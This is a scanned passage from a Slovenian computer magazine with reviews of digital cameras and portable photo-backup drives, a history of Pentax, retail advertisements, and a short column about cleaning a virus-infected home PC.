Ena od značilnosti nove serije pri Olympusu je vsekakor **velik LCD-zaslon**, ki ne manjka niti pri temu novincu. Oblika je zanimiva, močno je odebeljen desni del, ki se



tanjša proti levi. Gumbi so dobro razporejeni in v celoti omogočajo nadzor le z eno roko. Fotografskih funkcij je dovolj tako za zahtevnejše uporabnike kot začetnike. S **kakovostjo** slike smo bili zadovoljni, prav tako s celotnim vtisom fotoaparata. Pri višjih občutljivostih je šuma zelo malo, pohvalimo pa lahko tudi hitro delovanje. Premore celo **optično iskalo**, ki se v zadnjem času množično opušča. Olympusov novinec je torej dobro prestal naš test, kako se bo prijel med kupci, pa bomo še videli.

Olympus SP-500UZ



Serija SP ima, kot se spodobi, model z **10x spremenljivo goriščnico**. Objektiv je »podedoval« od že znane serije 7xx, drugo je na novo zasnovano, vključno z ohišjem. Tudi to je zasnovano na podoben način kot pri SP-310 in ga brez težav krmilimo z eno roko. Enako velja za fotografske možnosti, zatakne pa se pri kakovosti slike. Medtem ko ima SP-310 dokaj malo šuma pri ISO 400, ima SP-500UZ to veliko bolj vidno in moteče. Ker ima **gibljivo bliskavico**, bi se slednja lahko dvignila višje in s tem pripomogla k manjšemu učinku rdečih oči. Na preizkušanju se nam je zgodila še ena neprijetnost – kljub vsem izklopljenim zvokom je fotoaparata začel prav nadležno piskati, ko so se izpraznile baterije. Prav nič prijetno, ko te želi kopica ljudi prebosti s pogledom. Pri Olympusu že dolgo pogrešamo **umirjevalnik slike**, ki

novi digitalni fotoaparati

se je doslej pojavil le pri dveh modelih (2100UZ in 150RS), nato pa je vse skupaj utonilo v pozabo. Glede na ceno fotoaparata v primerjavi s konkurenco bi lahko Olympus vsekakor ponudil več, ne le malce višje ločljivosti.

Canon EOS 5D



Kdor zna, pač zna. Medtem ko vsi drugi proizvajalci vztrajajo pri tipalu, manjšem od površine 35 mm filma, je Canon predstavil že svoj tretji fotoaparati s tipalom polnega formata. EOS 5D je trenutno na repu njihove profesionalne linije, pred njim sta 1Ds mark II in 1D mark IIN. Ohišje ni nepremočljivo, tudi dostop do možnosti je narejen drugače kot pri seriji I. Po svoje je to nadgradnja modela 20D, z nekaj večjim ohišjem in bistveno večjim LCD-zaslonom. Tudi programov za fotografiranje je bistveno manj, manjkajo vse »sličice«, ki so resnim uporabnikom prej v nadlogo kot za kaj drugega. Zaradi večjega ohišja je oprijem boljši kot pri 20D, dostop do vseh funkcij pa je praktično enak. Ob prvem stiku s fotoaparatom uporabnika, vaje-nega fotoaparatom z manjšimi tipali, preseneti veliko in svetlo iskalo, ki brez težav omogoča ročno ostrenje. Za vse, ki morajo fotografirati v razmerah, kjer se zahteva tišina, bo dobrodošlo

tiho delovanje fotoaparata. Na ta račun sicer ne zmore hitrega zajema, a trije posnetki na sekundo so še vedno več kot zadovoljivi. Preselimo se zdaj tja, kjer EOS 5D začne kazati mišice, k tipalu. Slabih trinajst milijonov pik in odlični razpon občutljivosti za sedem vrednosti zaslonk. Šum postane opazen šele pri ISO 1000, vendar ni moteč niti pri ISO 3200. Slabe svetlobne razmere so mu praktično pisane na kožo, čeprav se z najnižjo ločljivostjo ISO 50 dobro znajde tudi v zelo svetlih razmerah. Ljubitelji surovih datotek bodo s tem fotoaparatom morali poseči globlje v denarnico za večje pomnilniške kartice, kajti ena datoteka je velika okoli 13 MB. Na pomnilniško kartico velikosti 1 GB jih tako shranimo le dobrih 70 ali dva filma s 36 posnetki, če se vrnemo v analogne čase. Če pogledamo fotoaparati kot celoto, ni težko ugotoviti, komu je namenjen. Predvsem bodo po njem segali studijski, poročni fotografi in drugi, ki jim je pomembnejša kakovost slike kot veliko število posnetkov na sekundo. Ni za povprečni amaterski žep, a če pomislimo, da je model D60 pred leti imel podobno ceno, si ga bo morda kdo tudi omislil. Prelomnica je, kako velika, pa bo morala pokazati tudi konkurenca, ki zaenkrat še vztraja pri tipalih manjšega formata.

Panasonic Lumix FZ30

Pri novem paradnem konju iz serije FZ so se inženirji odločili za močno »proteinsko terapijo«. FZ-30 je namreč v primerjavi s predhodniki lepo zrasel in manjši brat FZ-5 je ob njem skoraj pravi palček. Objektiv se tokrat ne izvleče iz ohišja, tudi pri spreminjanju goriščnice, kar je po novem izvedeno ročno, ostane v osnovnih merah fotoaparata. Držalo je močno odebeljeno in

je primerno tudi za večjo roko, čeprav bi bilo lahko izvedeno še malce bolj ergonomsko. Z ročnim spreminjanjem goriščnice so snovalci poskrbeli za držanje fotoaparata z obema rokama, kar pripomore k stabilnosti. Vdelan umirjevalnik je sicer zelo uporabna reč, a ni vse-mogočen. Vsi gumbi so dosegljivi z eno roko, žal so nekatere pomembnejše možnosti dosegljive v meniju. K lažjemu delu pripomore tudi vrtljiv LCD-zaslon, ki pa je zanimivo pritrjen, na spodnji strani, namreč. Samodejno ostrenje dobro opravi svoje delo, predvsem je dokaj hitro. Če se ne zanesete nanj, je na voljo seveda ročno, ki je lahko v pomoč pri slabših svetlobnih razmerah. Kaj je hotel Panasonic dokazati z osmimi milijoni pik, nam ni čisto jasno. Obe višji občutljivosti, ISO 200 in 400 imata lepo viden šum, pri višji je že tudi moteč. Bolje bi bilo, če bi vzeli 7-milijonsko tipalo, ki se je dobro obneslo že v marsikateremu fotoaparatu. Pri nižjih občutljivostih je slika dobra, a vseeno bi pričakovali boljšo s kakovost na celotnem območju razpona občutljivosti. A če to pustimo ob strani, dobimo zanimiv popotniški fotoaparati, ki je ob dobrem razponu goriščnice, spodobno svetlobno močjo in umirjevalnikom slike pravo delovno orodje za potovanja. Bolj sončna, za vsak primer. ■



  <p>Hitachi 42PD7200 diagonala 106 cm 1024x1024, HDTV, HDMI, ALIS Picture master, motorizirano stojalo 68.7 mrd. barv</p>	 <p>Sanyo PLV-Z4 3 LCD, 1000 ansi lumnov, kontrast 7000:1, 22 dB, 68,7 mrd. barv 3 leta garancije</p>	 <p>Hitachi CP-X250 3 LCD, 2000 ansi lumnov 1024x768, prenosna torba 3 leta garancije</p>	<p>kupon za 6% popust za nakup stropnega nosilca Aero Light ali projektorja za domači kino</p>  <p>Aero Light univerzalni stropni nosilci za projektorje od 75 do 1500 mm od 22.000 + ddd naprej</p>
<p>Uradni zastopnik za multimedijske projektorje Sanyo in Hitachi Digital Media Group. Za informacije o prodaji in najemu Sanyo in Hitachi opreme pokličite 01 542 10 37. Več o naši ponudbi preberite na www.lukvel.si. Lukvel d.o.o., Šmartinska cesta 130, 1000 Ljubljana</p>			

 FUJIFILM

FinePix E900

9
Mega

9.0 mp.

4x optični zoom

ISO 800

2.0 inčni LCD



NOVO



prenosni diski in pekači za fotografsko rabo

GIGABAJTI NA POTI

Prenosni diski za fotografsko rabo so se že lepo razširili in vsak dan jih ponuja več proizvajalcev.

Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si

Tokrat smo si pogledali nekaj novih, predvsem nemškega proizvajalca Jobo. V digitalnem svetu morda niso tako znani, zato pa jih toliko boljše pozna vsak, ki se je ukvarjal z ročnim razvijanjem slik v analognih časih.



Jobo Image Maestro Pro

Jobo ima v svojem programu vrsto izdelkov, med drugim tudi ta **prenosni DVD-pekač**. Naprava niti ni tako majhna, seveda zaradi velikosti DVD-enote. Bralnik za pomnilniške kartice zna prebrati vse pomembne tipe, le za kartice xD si morate omisliti dodaten vmesnik. Upravljanje je enostavno, v pomoč je tudi **LCD-zaslon**, kjer so na voljo osnovne informacije. Če ga priklopimo na osebni računalnik, se prikaže kot **DVD-enota z bralnikom kartic**. Image Maestro ima vsaj dve napaki: **počasi zapisuje in nima lastnega napajanja**. Če smo v civilizaciji, to niti ni takšen tak, težava nastopi takrat, ko v bližini ni vtičnice. Jobo sicer ponuja zunanje baterijsko napajanje, a je to dodaten strošek. Poleg tega so zapisovalne DVD/CD-enote veliko občutljivejše med zapisovanjem kot druge. Vsak močnejši tresljaj lahko naredi napako in CD je seveda neuporaben. Po drugi plati pa imajo to prednost, da lahko takoj naredimo več kopij in s tem povečamo varnost podatkov.

Ridata Quattrodrive

V podobno kategorijo kot Jobo Image Maestro Pro spada tudi ta **prenosni pekač**. Glavna razlika je le v tem, da ima ta namesto enote DVD/R



enoto **CD/RW**. V praksi to pomeni, da recimo ne morete posneti kartice zmogljivosti 1 GB na en CD, temveč boste za to potrebovali dva. Pisanje je tudi tu počasno, poleg tega enota nima baterijskega napajanja. Ima pa zato druge možnosti, kot je na primer **predvajanje videa** v različnih formatih, VCD, SVCD, MPEG, uporabna je kot **MP3-predvajalnik** in seveda tudi kot predvajalnik slik. V paketu dobite še program za zapisovanje CD-jev in vse ustrezne kable za priklop na TV.



Pixo Instant Disk

Manj znanemu podjetju je uspelo narediti preprosto napravo za širok krog uporabnikov. Pixo Instant Disk ima več možnosti glede velikosti vdelanega **trdega diska**, preizkusili smo različico s 40 GB prostora. Vdelana sta **bralnika kartic** – za kartice CompactFlash in univerzalni bralnik za kartice SmartMedia, SD/MMC, Memory Stick in xD. Ima le dve tipki, za vklop in za prenos podatkov. Pri prenašanju na kaže zaslonu število prenesenih datotek, žal pa ne pokaže števila vseh datotek. Po hitrosti prenosa s pomnilniške kartice ni med najhitrejšimi, prav tako pade pod povprečje pri prenosu podatkov v osebni računalnik. Kljub temu je to zanimiva naprava, predvsem zaradi možnosti branja različnih formatov in cene. Pixo prilaga tudi **program za reševanje podatkov** s pomnilniških kartic, kar utegne priti včasih zelo parvo.



Apacer ShareSteno CD211

V svet prenosnih diskov se je podal tudi znani proizvajalec pomnilnikov, Apacer. Njihovo napravo dobite v osnovi brez diska, zato je ena izmed najcenejših na trgu. Vanj lahko vstavite **disk, namenjen prenosnim računalnikom** (2,5-palčni), paziti morate le to, da je del diska formatiran v FAT32. ShareSteno nima bralnikov kartic, temveč ga priključimo neposredno v fotoaparatus. Prenos podatkov je dokaj hiter, saj smo izmerili okoli **1,5 MB/s** oziroma smo za 1 GB podatkov potrebovali 10 minut. V povezavi z računalnikom je bistveno hitrejši, najbolj pa je hitrost odvisna od diska, ki ga vstavimo. Naprava ima tudi majhen zaslon, prek njega lahko nastavimo osnovne funkcije naprave in po potrebi tudi brišemo nepotrebne datoteke.



Jobo GigaOne

V primerjavi s prej opisanim GigaX-om je GigaOne veliko bolj opremljen. **Zaslon je večji**, ima **vdelano baterijo** in podpira **branje z vseh pomembnejših pomnilniških kartic**. Na njem boste našli le dva gumba, enega za vklop/izklop in drugega za prenos podatkov s pomnilniške kartice. Čeprav je zaslon dokaj velik, je namenjen le informacijam o prenosu podatkov. GigaOne po hitrosti prenosa spada med hitrejšie, za prenos **1 GB** podatkov porabi okoli **7 minut**. Pri delu z računalnikom je približno enako hiter kot druge opisane enote. Enota je zanimiva predvsem zaradi tega, ker podpira vse pomembne pomnilniške kartice in je pri prenosu podatkov dokaj hitra. Je tudi cenovno dostopna, saj je med najcenejšimi, ki ponujajo te možnosti.

	Jobo Image Maestro Pro	Ridata Quattrodrive	Pixo Instant Disk	Apacer Share Steno CD211	Jogo GigaOne	Jobo Giga Vu Pro
Ocena	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Skupna ocena	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Posodil	Cumulus, d.o.o.	Cumulus, d.o.o.	Eurovision	Acord 92, d.o.o.	Cumulus, d.o.o.	Cumulus, d.o.o.
Cena	82.990 SIT	62.569 SIT	54.990 SIT	27.000 SIT	40.990 SIT	129.990 SIT
Kapaciteta	DVD-R/CD-R	CD-R	40 GB	40 GB	30 GB	40 GB
Tipi kartic	CF, SD, MS, SM, MMC	CF, SD, MS, xD, MMC	CF, SD, MS, xD, MMC	-	CF, SD, MS, Xd, MMC	CF I/II
Baterija			Li ion	Li ion	Li ion	Li ion
Posebnosti	MP3, DVD, VCD	MP3, VCD	-	USB-priklp v fotoaparatus	-	MP3, DivX

Opomba: CF CompactFlash, SD Secure Digital, MS Memory Stick, xD xD Card, MC Multimedia Card

INOVATIVNOST PO JAPONSKO

Asahi Pentax zagotovo nima najdaljše fotografske zgodovine, a kljub temu je njihova več kot 80-letna zgodovina zanimiva, saj so njihovi fotoaparati postavili marsikateri mejnik v fotografiji.

Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si

ZAČETEK

Asahi pomeni orientalski, vzhodni, popolno ime podjetja, o katerem pišemo, pa je Asahi Kogaku Goshi Kaisha. Ustanovil ga je Kumao Kadživara v novembru leta 1919 v predmestju Tokia, imenovanem Tošima. Njegov cilj je bila proizvodnja stekel za očala, ki so jih takrat večinoma uvažali iz Nemčije.

Kmalu se je ustanovitelj podjetja povezal s podjetnikom Saburo Matsumoto, ki je s svojim kapitalom omogočil razširitev področja delovanja in s tem začetek približevanja fotografiji. Leta 1923 so začeli s proizvodnjo objektivov za kinematografske projektorje. V letu 1931 so razširili proizvodnjo na fotografske objektivne za podjetji Molta in Konishi, zdaj znani pod skupnim imenom **Konica Minolta**.

V letu 1938 so z najugodnejšo ponudbo pridobili posel za japonsko vlado v tekmi s podjetjem Nippon Kogaku (Zdaj znanim kot **Nikon**), za katero so začeli izdelovati **optično namerilno opremo za vojsko**. Vsa Asahijeva produkcija se je usmerila v izdelovanje tovrstnih naprav. S koncem druge svetovne vojne je Asahi spet začel s civilnim programom in izdelovanjem malih daljnogledov, imenovanih Jupiter ter fotografskih objektivov. Velik korak naprej je bila odločitev, da ne bodo več zgolj dobavitelji objektivov, temveč da jih bodo sami izdelovali v svoje fotoaparate. Medtem ko so drugi japonski konstruktorji posnemali takrat znane evropske fotoaparate, kot so Leica, Contax, in Rolleiflex, se je Asahi podal v izdelavo **35 mm kamer z izmenljivimi objektivmi**.

SISTEM ASAHIFLEX

Ko so v petdesetih letih načrtovalci Asahi Optical izbrali ime za svoj prvi zrcalnorefleksni fotoaparati, niso potrebovali veliko domišljije, kajti takrat je bilo v navadi, da so izdelovalci svojim fotoaparatom za imenom podjetja dodali končnico **flex** (Canonflex, Contaflex, Focaflex, Ikoflex, Kalloflex, Leicaflex, Mamiyaflex, Minoltaflex, Olympusflex, Praktiflex, Samocaflex, Semflex, Skyflex, Walzflex, Wrayflex ...) zato-rej je aparat dobil ime Asahiflex.

Asahiflex je prvi japonski zrcalnorefleksni fotoaparati, katerega primerki so prišli v prodajo na začetku leta 1952.

Asahiflex I Je bil prvi zrcalnorefleksni fotoaparati, izdelan na Japonskem. V tem času so



evropski trg preplavljale znamke Alpha, Exacta, Practiflex, Rectaflex, Zenit ... Številčenje je prve kamere Asahiflex I, se začne z 26101,

kar pomeni, da je bila kamera izdelana 26.10.1951. Asahiflex IIB je v prodajo prišel novembra leta 1954 in nadomestil prejšnji model z imenom Asahiflex IA. Z modelom **Asahiflex IIB** so uvedli **trajno vračanje zrcala**, kar pomeni temelj v zgodovini zrcalnorefleksnih 35 mm fotoaparatorov.

Leta 1957 so njihovi inženirji razvili in predstavili prvi zrcalnorefleksni fotoaparati z vdolano **pentaprizmo** in navojem M42. Pentaprizma je omogočila gledanje motiva skozi iskalo v smeri motiva in s tem olajšala fotografiranje pri močni svetlobi. To veliko prelomnico v razvoju fotoaparatorov so označili z novim imenom **Asahi Pentax**. Ime Pentax se je uveljavilo za vse uspešne fotoaparate te tokijske hiše. Obstajajo različne interpretacije glede izvora imena. Po interpretaciji Asahi Optical Co. je ime zlitje besed pentaprizma in končnice flex.

Asahi Pentax, kot prvi iz nove serije, je eden najbolj inovativnih zrcalnorefleksnih fotoaparatorov tega obdobja. Imel je kar nekaj značilnosti, ki so postale standard na področju proizvodnje zrcalnorefleksnih fotoaparatorov. Asahi Pentax je tudi prvi zrcalnorefleksni fotoaparati z **vzvodom za napanje v desno**. Sledili so modeli Asahi Pentax S in K, prvi je dal novo delitev časov (1 s, 1/2 s, 1/4 s ...), drugi pa zelo kmalu za njim z najkrajšim časom 1/1000 sekunde. Z njim so prišli tudi objektivni serije **Takumar**, ki so dobili ime po svojem projektantu Takumi Kadživari, ki je bil sorodnik ustanovitelja podjetja in priznan fotograf. Objektivni Takumar, izdelani pred modelom Asahi Pentax K, so imeli ročno nastavi-



Jobo Giga Vu Pro

Zadnji preizkušeni Jobov prenosni disk ima vrsto možnosti, nekatere izmed njih boste le stežka izkoristili. Na primer **brežžično povezavo**, za katero sicer potrebujete dodatno kartico. Zanimivejša je dobra podpora za **video**, saj zna predvajati datoteke MPEG 1/2/4 in DivX 3/4/5. Preverjeno. Vu Pro je torej nekakšna **mešanica med prenosnim diskom in predvajalnikom**. Na račun velikosti – je namreč le malo večji kot zaslon ima bralnik le za kartice tipa CompactFlash, za ostale potrebujete vmesnike. Kot dodatek si lahko omislite tudi dodatno zunanjo baterijo, ki zelo podaljša delovanje diska. Zaslon je občutljiv na pritisk, vdolan ima celo zvočnik, mono seveda. Poleg videa zna prikazovati tudi različne **surove (RAW) datoteke** (Canon, Nikon in Kodak DCS Pro). Po tehničnih lastnostih zelo dobra naprava, a razočara tam, kjer ne bi smela, pri **zaslonu**. Velikost namreč ni vse, je tudi kakovost slike in ta je dobra le za osnovni pregled, poleg tega malo vleče na zeleno. V primerjavi z Epsonom P2000 ji poleg ločljivosti, ima namreč le 320 x 240 pik, manjka kontrast in barve delujejo zelo medlo. Škoda, kajti marsikdo bo po njej segel tudi zaradi dobrih možnosti za predvajanje videa.

PRENOSNI DISKI, KARTICE ALI PEKAČ?

Kljub stalnim pocenitvam pomnilniških kartic so prenosni diski še vedno **veliko cenejši** glede na količino pomnilnika. So dovolj majhni, da najdejo svoj prostor v torbi, in zmogljivosti praviloma zadoščajo za daljša potovanja. Seveda se pojavi večno vprašanje – **varnost**. So podatki na trdem disku dovolj varni ali je bolje vzeti prenosni pekač? Po naših izkušnjah in ob normalnem ravnanju z diski ne bi smeli imeti težav, saj so enaki kot v prenosnikih. Od klasičnih v osebni računalnikih so ti odpornejši na padce, a vseeno moramo biti previdni. Poleg tega so prenosni pekači veliko počasnejši, praviloma dvakrat ali celo štirikrat v primerjavi s prenosnimi diski. Pri vseh teh napravah pa zaenkrat še vedno velja: kolikor denarja, toliko glasbe. **Zaslon** za pregledovanje utegne biti zelo koristen, saj ga lahko uporabite kot prenosni album in namesto nekaj kilogramov papirja in slik na obisk k tetam in stricem vzamete to napravo. Z malce sreče jo lahko priklopite v TV-sprejemnik, če ima ta SCART ali video vhod. Kaj boste kupili, je torej odvisno predvsem od tega, koliko denarja ste pripravljeni dati za to, že sam pogled na cene pa vam pove, da so razlike velike. A če potrebujete le dodatno zmogljivost, udarec po vaši denarnici niti ne bo tako velik. ■

fotografska zgodovina: Pentax

tev zaslonke. Leta 1958 so izdelali model **Auto Takumar**, ki je že omogočal nastavitev ostrine pri odprti zaslonki. Serija je obsegala deset izmenljivih objektivov M42 z razponom goriščne razdalje od 35 mm do 1000 mm.

PRODOR V SVET

Asahi je začel razširjati prodajo nekaterih izdelkov v ZDA. Zaradi tega se je do leta 1959 poskušal povezati z različnimi podjetji, vendar neuspešno, dokler ni sklenil ekskluzivne pogodbe s podjetjem **Honeywell**. To leto je bilo prelomno za Asahi, kajti organizirali so distribucijsko mrežo po vsem svetu in reorganizirali obrtniški način proizvodnje v množično proizvodnjo, zaradi česar se je stopnja rasti močno povečala. Saburo Matsumoto je v New Yorku leta 1959 razglasil sporazum o distribuciji pod okriljem Heilanda, ki je bil del elektronskega giganta Honeywell. V tem obdobju so se na trgu pojavljali fotoaparati z imenom Honeywell Pentax. Sledila sta dva zanimiva prototipa, **Metalica** in **Spot-Matic**, predstavljena prvič na Pohotokini leta 1960. Prvi nima nobene povezave z glasbeno skupino, ampak ima navpični zaklop s kovinskimi lamelami, po tem je tudi dobil ime. Druga novost je bila bajonet



namesto navoja, kar omogoča hitrejšo menjavo objektivov. Spot-Matic je bil prvi zrcalnorefleksni 35 mm fotoaparati na svetu z vdolanim TTL-svetlomerom, ki je bil povezan in v odvisnosti s časom in zaslonko. Svetlomer je upravljal fotocelico CdS. Odlikoval se je tudi po najkrajšem ekspozicijskem času 1/2000 sekunde in sinhronizacijskem času 1/125 sekunde za bliskavico.

A Pentax ni znan le v svetu filma Leica. Prvi zrcalnorefleksni fotoaparati srednjega formata s pentaprizmo so predstavili na **Photokini leta 1968**. Po videzu je podoben povečanemu 35 mm fotoaparatu, obdržal pa je tudi njegovo preprostost, hitrost in učinkovitost. Ima izmenljivo pentaprizmo in prenesene A-objektive, ki omogočajo prenos informacij o vrednosti zaslonke na ohišje, kar je značilnost njegovega 35 mm sorodnika. Model 67 se je uveljavil predvsem v svetu mode in glamurja anglosaksonskih dežel, kjer so ga uporabljala mnoga zveneča imena, med njimi vsem znani Sam Haskings, David Bailey, Terence Donovan.

Po tridesetih letih je še vedno aktualen v novi preobleki **Pentaxa 67II**, predvsem zaradi svoje enostavnosti glede na srednjeformatno kamero.

Novo desetletje je prineslo tudi nove objektivne, ki so se na trgu pojavili marca 1971. Uporab-

◇ Pentax je eden od pionirjev, ki je veliko naredil za fotografijo, in čeprav se njegova prihodnost trenutno ne zdi ravno blesteča, se utegne še nekaj časa obdržati med nami.



močno svetlobo preobčutljive celice CdS. Celica SPD pa je imela tudi hitrejši odzivni čas. Model K2 ima elektronsko krmiljen navpični zaklop.

Model K1000 so najprej proizvajali na Japonskem, pozneje pa se je proizvodnja preselila v Hongkong in na Kitajsko. Ta model so izdelovali več kot 20 let in ga je moč na azijskih trgih dobiti še zdaj.



ljali so prve leče **SMC** (Super Multi Coated) na svetu, kar je bil še eden vrhunski dosežek podjetja Asahi. Odlikujejo se po kar **99,7-odstotni prepustnosti svetlobe**, ki je enaka za vse na film občutljive valovne dolžine, ter po tem, da preprečujejo razprševanje svetlobe. Te objektivne so izdelali v obdobju tehničnega in komercialnega sodelovanja med Pentaxom in Carl Zeissom.

Novi fotoaparati so sledili z nezmanjšanim tempom. Serija K se je ponašala z novim bajonetom, ki je rešil problem merjenja svetlobe pri

SAMO ŠE PENTAX

S prihodom serije M so se odločili izpred imena Pentax izbrisati besedo Asahi. Zaradi zanesljivosti in bogate dodatne opreme so **Pentax MX** razvrstili med **profesionalne fotoaparate**. Merjenje svetlobe so izvedli z novim tipom fotocelice GPD (gallium photo diode) prikaz vrednosti pa je z LED-diodami. Pentax ME je za razliko od modela MX bolj preprost in kompakten aparat. Uporabljal je samo samodejno nastavitev časa osvetlitve z ročno nastavitvijo zaslonke.

Za filme formata 110

Iz te dobe je še ena zanimivost, **Pentax Auto 110 (1979)**. Je prvi in edini zrcalnorefleksni fotoaparati, ki uporablja filme formata 110. Zanj je Pentax ponudil 6 objektivov z goriščnicami od 18–50 mm, med njimi 20–40 mm zum objektiv. Slaba kakovost filmov formata 110 ni omogočala izrabi vseh dobrih lastnosti tega posebneža. Zasnovali so ga z namenom, da fotoaparati približajo nežnejšemu spolu.

odprti zaslonki in posredovanja informacije o vrednosti zaslonke. Objektivni te serije omogočajo najbolj zaprto zaslonko, $f/22$ (dotlej $f/16$). Premer objektivov je s prejšnjih 49 mm prešel na 52 mm. Model K2 je uporabljal **SPD** (silicijevo fotodiodo) za merjenje svetlobe namesto prejšnje CdS (Kadmijeve celice). S tem so zamenjali na pre-

VSTOPNICA V VIŠJI RAZRED

Leta 1980 so predstavili model **LX**. Bivši uporabniki modelov K1000, ME in MX so postali navdušeni privrženci tega modela. Z modelom LX je Pentax prav gotovo prestopil v višji razred. Serija se odlikuje po **bogati dodatni opremi**. Pri modelu LX je moč izbirati med avtomatiko in ročno nastavlji-

vostjo osvetlitve. Velika je občutljivost svetlomera pri nizkih stopnja svetlobe -6EV, kar ustreza 125 sekundam pri zaslonki 1,2 ob uporabi filma ISO 100. LX so zasnovali za fotografe, ki fotografirajo v izredno težavnih razmerah (temperaturne razlike, vlaga, možnost udarcev ...)

Že leto pozneje so na pariškem salonu predstavili prvi zrcalnorefleksni fotoaparati z **avtomatskim ostrenjem**. Ob razvoju tega fotoaparata je bil Pentax daleč pred vsemi, vendar pa je zaradi visokih razvojnih stroškov in neizpopolnjene tehnologije (prepočasen AF) utonil v pozabo. Zrcalnorefleksni fotoaparati srednjega formata 645 je bil svetu predstavljen 15 let po modelu 76. Imenoval se je 645. Opremljen je bil s super A-objektivi. Leta 1997 so predstavili izpopolnjeni model, 645N, ki si je zaradi svoje edinstvenosti, avtomatskega ostrenja, prislužil mesto v muzeju pionirske tehnologije JC II.

Kljub prvim težavam z avtomatskim ostrenjem je Pentax nadaljeval razvoj. Model SFX je bil razvit kot odgovor na Minoltin model AF 7000. SFX ga je prehitel v hitrosti ostrenja. Imel je že vdolan **IR-iluminator**, ki mu je omogočal ostrenje pri slabih svetlobnih razmerah. Sledili so serija Z, predstavljena leta 1991, in za njo fotoaparati serije MZ.

Zadnji v seriji analognih fotoaparatorov je model ***ist**. Gre za enega najmanjših zrcalnorefleksnih fotoaparatorov, narejen pa je bil kot osnova za prihodnje obdobje, digitalno fotografijo.

V DIGITALNI DOBI

Poglejmo si še zgodovino slednje. Zanimivo je, da Pentaxa ne najdemo med pionirji, saj so svoj prvi prototip prikazali šele na **Photokini leta 1988**. Kot drugi fotoaparati iz tega časa je tudi ta snemal na diskete, slika je bila črno-bela. Dve leti pozneje je sledil prvi komercialni model, **EI-C70** s trikratno spremenljivo goriščnico. Prava doba digitalnih kompaktnih fotoaparatorov se je začela šele s sodelovanjem s **Hewlett-Packardom**, prvi skupni fotoaparati je bil **EI-200**.

Kmalu so začeli serijo **Optio**, ki je prinesla kar nekaj posebnosti. Med zanimivejšimi je **Optio WP**, ki je nepremočljiv do globine 1,5 metra. Njihovi inženirji so se domislili še ene zanimive inovacije, objektiva z **zložljivimi lečami**. Pri izdelavi malih, kompaktnih fotoaparatorov je prostor zelo dragocen, zato se en sklop leč pri zapiranju premakne nad drugega in s tem prihrani na globini, ki bi jo drugače objektiv zasedel. Fotoaparati je na ta račun lahko še tanjši in manjši. Ta objektiv je zanimiv tudi za druge proizvajalce digitalnih fotoaparatorov, najdemo ga v nekaterih Hewlett-Packardovih modelih ter celo v Samsungovem mobilnem telefonu.

TEMNA PLAT MEDALJE

Preden zaključimo, si pogledimo še temno stran digitalne fotografije. Pentaxu se je ponovila zgodovina, podobno kot se mu je že zgodilo z avto-



matiskim ostrenjem. Leta 2000 so na Photokini predstavili svoj prvi **zrcalnorefleksni digitalni fotoaparati s tipalom polne velikosti**. Ker Pentax nima lastne proizvodnje tipal, je bil njihov model enako kot Contax N Digital zasnovan na **Philipsovemu** tipalu. Vendar prišel je enajsti september, ki je bil »kriv« za marsikatero krizo, tudi v svetu digitalne fotografije. Medtem ko je Contax svoj model komajda spravil med kupce, je Pentax ustavil celoten projekt. Raje se je odločil za manjše tipalo in na osnovi analognega modela ***ist** je nastal ***istD**, ki sta mu sledila še **istDS** in ***istDL**. Že nekaj časa čakamo na njihov **digitalni fotoaparati srednjega formata**, ki bo z nekaj sreče naredil prihodnje leto. ■

V centru mesta Ljubljane: trgovina z računalniško, multimedijško in ostalo informacijsko tehnologijo.

Velika izbira namiznih in prenosnih računalnikov, tiskalnikov, komunikacijske opreme, GPS navigacije ter veliko drugih dodatkov in sestavnih delov.




Grafične tablice



CD/DVD duplikatorji



MP3 predvajalniki



USB spominski moduli



Multimedijška oprema



CD mediji za vizitke



Različni kabli



Hitri servis za računalniško opremo v centru mesta Ljubljane

Konkurenčne cene ter obročno odplačevanje preko trajnika do 400.000 SIT in 24 obrokov

WWW.ZAK.SI

P.E. Miklošičeva 36, 1000 Ljubljana, Tel. 430 38 71, 430 38 72. e-mail: info@zak.si

Trgovina ZAK, Andrej Žlindra s. p.



zak





Ureja: Milan Simčič milan.simcic@mojmikro.si

preizkusili smo

Kdo koga »cuza«?

Zadnjič me pokliče kolega in me poprosi: »Daj, zrihtaj mi hčerkin računalnik. Sesul se je Windows in je čisto neuporaben.« Odgovorim mu, da sploh ni težav, naj ga le prinese do mene in bom pogledal. Seveda mi ni dalo miru in sem sam pri sebi premleval, kaj bi lahko bilo in kako ga bom usposobil.

Popoldne pride kolega z »bolnikom«. Prižgeva računalnik in skupaj pogledava, kaj se z njim dogaja. Kolega je bil, milo rečeno jezen, na Billa Gatesa in podjetje, ki je računalnik prodalo. Na tem mestu seveda izpustimo vse kletvice in druge neprimerne opazke. Pred kakšnega pol leta je ob nakupu plačal za računalnik mastne denarje, pa se je že pokvaril. No, kmalu se pokaže, da je za nastali položaj »kriva« kar uporabnica, ki ni namestila protivirusne opreme in posodabljala operacijskega sistema, saj je po računalniku kar gomazelo. Še malo pa bi ga moral tudi pri sebi doma dati v karanteno, da se okolica ne naleže. Prijatelja mi je komaj uspelo prepričati, da računalnik sploh ni pokvarjen in da servisni poseg na njem ne bi spadal pod garancijo. Po kratkem pogovoru izvem, da mu je prodajalec ob nakupu sicer ponujal protivirusni paket, a se za nakup ni odločil, ker da bo hči tako ali tako samo tipkala razne seminarske naloge. V internet pa bo zašla le občasno, in še to prek navadnega telefona. Sledil je sklep, da protivirusnega paketa ne potrebuje, saj je to le dodaten strošek. Nasvet prodajalca po njegovem seveda ni bil iskren, saj naj si pač želi prodati čim več in od njega »izcužati« kar največ denarja. Po nekajminutnem pogovoru skupaj premeljeva položaj in se odločiva, da bo najbolje za »mašino« ponovno namestiti operacijski sistem, saj so se trojanci in virusi tako močno zakoreninili, da jih ni bilo mogoče odstraniti. Po nekajurni masaži je bil računalnik kot nov. Na prijateljevo presenečenje pa je deloval tako hitro, če ne še hitreje kot takrat, ko je bil še čisto nov. Seveda sva tokrat namestila vse **popravke, protivirusni program in požarni zid**.

